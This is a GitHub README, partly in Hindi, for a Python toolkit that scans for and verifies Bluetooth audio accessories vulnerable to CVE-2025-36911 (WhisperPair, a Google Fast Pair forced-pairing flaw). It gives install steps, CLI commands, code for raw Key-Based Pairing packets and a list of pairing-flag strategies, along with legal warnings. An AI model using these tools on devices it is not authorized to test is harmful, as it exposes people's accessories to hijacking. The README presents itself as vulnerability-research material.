 spectrixdev/diy_whisperpair
Google Fast Pair का उपयोग करके ब्लूटूथ एक्सेसरीज़ को हाईजैक करना: WhisperPair CVE-2025-36911 संदर्भ कार्यान्वयन और भेद्यता सत्यापन टूलकिट

CVE-2025-36911 संदर्भ कार्यान्वयन और कमजोरी सत्यापन टूलकिट


आधिकारिक कार्यान्वयन अब लाइव है , KU Leuven की टीम का धन्यवाद (शाउटआउट के लिए धन्यवाद)
कानूनी सूचना: यह एक सुरक्षा अनुसंधान उपकरण है। उपयोग से पहले LEGAL.md पढ़ें। कंप्यूटर सिस्टम में अनधिकृत पहुंच एक आपराधिक अपराध है।
गूगल फास्ट पेयर का उपयोग करके ब्लूटूथ एक्सेसरीज़ को हाईजैक करना।
WhisperPair (CVE-2025-36911) एक गंभीर कमजोरी है जो हमलावरों को उपयोगकर्ता की सहमति के बिना, अक्सर 10 सेकंड से भी कम समय में, प्रमुख ऑडियो एक्सेसरीज़ के साथ जबरदस्ती पेयर करने देती है।
DIY-WhisperPair एक अनुसंधान टूलकिट है जो तीन प्रमुख जोखिमों को प्रदर्शित करने के लिए इन हमलों को लागू करता है:
[!NOTE] केवल अनुसंधान: इस टूलकिट में प्रूफ-ऑफ-कॉन्सेप्ट स्कैनर और वेरिफायर शामिल हैं। इसमें सक्रिय जासूसी, स्थायी स्थान ट्रैकिंग, या दुर्भावनापूर्ण पेलोड इंजेक्शन के लिए उपकरण नहीं हैं। इसका उद्देश्य केवल कमजोर उपकरणों की पहचान करना है।
# Install
git clone https://github.com/SpectrixDev/DIY_WhisperPair.git
cd DIY_WhisperPair
pip install -e .

# Run interactive CLI
whisperpair

यह एक इंटरैक्टिव मेनू लॉन्च करता है:
╦ ╦╦ ╦╦╔═╗╔═╗╔═╗╦═╗╔═╗╔═╗╦╦═╗
║║║╠═╣║╚═╗╠═╝║╣ ╠╦╝╠═╝╠═╣║╠╦╝
╚╩╝╩ ╩╩╚═╝╩  ╚═╝╩╚═╩  ╩ ╩╩╩╚═

────────────── मुख्य मेनू ──────────────

  1  स्कैन      आस-पास फास्ट पेयर डिवाइस खोजें
  2  सत्यापित करें    डिवाइस कमजोरी का परीक्षण करें (प्राधिकरण आवश्यक)
  3  जानकारी    डिवाइस की विस्तृत जानकारी प्राप्त करें
  4  के बारे में    CVE-2025-36911 के बारे में जानें
  0  बाहर निकलें    एप्लिकेशन से बाहर निकलें

विकल्प चुनें [1]:
यह लाइब्रेरी आसानी से विस्तार योग्य बनाई गई है। अपनी ज़रूरत के अनुसार आयात करें:
import asyncio
from whisperpair import scan_devices, verify_device, get_device_info

# Scan for Fast Pair devices
devices = asyncio.run(scan_devices(timeout=10))
for d in devices:
    print(f"{d.address} - {d.name} - Risk: {'HIGH' if not d.is_in_pairing_mode else 'Low'}")

# Find only vulnerable devices (not in pairing mode)
vulnerable = asyncio.run(scan_devices(vulnerable_only=True))

# Verify a specific device (REQUIRES AUTHORIZATION)
result = asyncio.run(verify_device("AA:BB:CC:DD:EE:FF"))
if result.success:
    print(f"VULNERABLE - Provider: {result.provider_address}")

# Get device info
info = asyncio.run(get_device_info("AA:BB:CC:DD:EE:FF"))
print(f"Model: {info['model_name']}")
from whisperpair import (
    # Scanner
    FastPairScanner,
    FastPairDevice,

    # Client
    FastPairClient,
    VerificationResult,

    # Protocol
    KeyBasedPairingRequest,
    KeyBasedPairingResponse,
    PairingRequestFlags,
    parse_bluetooth_address,
    parse_kbp_response_multi_strategy,

    # Crypto
    FastPairCrypto,
    aes_128_encrypt,
    aes_128_decrypt,
    generate_account_key,

    # Constants
    FAST_PAIR_SERVICE_UUID,
    KEY_BASED_PAIRING_CHAR_UUID,
    KNOWN_MODEL_IDS,
)

# Custom scanner with callbacks
def on_found(device: FastPairDevice):
    if not device.is_in_pairing_mode:
        print(f"[!] Potential target: {device.address}")

scanner = FastPairScanner(timeout=15, on_device_found=on_found)
asyncio.run(scanner.scan())

# Build raw protocol packets (flags 0x11 = INITIATE_BONDING | EXTENDED_RESPONSE)
target_bytes = parse_bluetooth_address("AA:BB:CC:DD:EE:FF")
request = KeyBasedPairingRequest.for_verification(provider_address=target_bytes)
packet = request.build()  # 16-byte plaintext

# Multiple verification strategies available:
# - strategy_raw_kbp()      - flags 0x11, works on most vulnerable devices
# - strategy_with_seeker()  - flags 0x02, includes seeker address
# - strategy_retroactive()  - flags 0x0A, bypasses some checks
# - strategy_extended()     - flags 0x10, for newer devices

# Full custom flow (AES key optional - response detection alone indicates vulnerability)
async with FastPairClient("AA:BB:CC:DD:EE:FF") as client:
    model_id = await client.read_model_id()
    result = await client.verify_pairing_behavior()  # No key needed for detection
    if result.response_received:
        print("VULNERABLE - device responded when it shouldn't")
कॉपी-पेस्ट करने के लिए तैयार उदाहरणों के लिए examples.py देखें:
python examples.py scan              # Basic scanning
python examples.py vulnerable        # Find vulnerable devices
python examples.py verify AA:BB:CC:DD:EE:FF
python examples.py custom            # Scanner with callbacks
whisperpair
# Scan for devices
whisperpair scan
whisperpair scan --vulnerable
whisperpair scan --timeout 15

# Get device info
whisperpair info AA:BB:CC:DD:EE:FF

# Verify vulnerability (requires flags)
whisperpair verify AA:BB:CC:DD:EE:FF --authorized

# Learn about the vulnerability
whisperpair about
यह उपकरण सक्रिय ब्लूटूथ संचालन करता है। कोई भी सत्यापन कमांड चलाने से पहले, आपके पास निम्नलिखित होना चाहिए:
| Jurisdiction | Relevant Law |
|---|---|
| UK | Computer Misuse Act 1990, Section 1-3A |
| US | Computer Fraud and Abuse Act (CFAA) |
| EU | Directive 2013/40/EU |
| Germany | § 202a-c StGB |
| Australia | Criminal Code Act 1995, Part 10.7 |
विस्तृत मार्गदर्शन के लिए LEGAL.md देखें।
गूगल फास्ट पेयर के लिए आवश्यक है कि डिवाइस केवल पेयरिंग मोड में होने पर ही पेयरिंग अनुरोध स्वीकार करें। कई डिवाइस इस जांच में विफल होते हैं:
EXPECTED: Device checks "Am I in pairing mode?" → NO → Reject
ACTUAL:   Device accepts request regardless of mode state
कमजोरी का पता यह जाँच करके लगाया जाता है कि कोई डिवाइस पेयरिंग मोड में नहीं होने पर की-बेस्ड पेयरिंग अनुरोध पर बिल्कुल प्रतिक्रिया देता है या नहीं:
graph TD
    subgraph Packet["Key-Based Pairing Request (16 bytes)"]
      direction LR
      B0["0x00"]
      B1["0x11"]
      MAC["MAC: 6 bytes"]
      Salt["Salt: 8 bytes"]
    end

    B0:::byte -- "Message Type" --> Desc0["Key-Based Pairing Request"]
    B1:::byte -- "Flags" --> Desc1["INITIATE_BONDING | EXTENDED_RESP"]

    classDef byte fill:#e1f5fe,stroke:#333,stroke-width:1px;
पहचान: प्रतिक्रिया प्राप्त हुई = कमजोर (कोई AES कुंजी की आवश्यकता नहीं!)

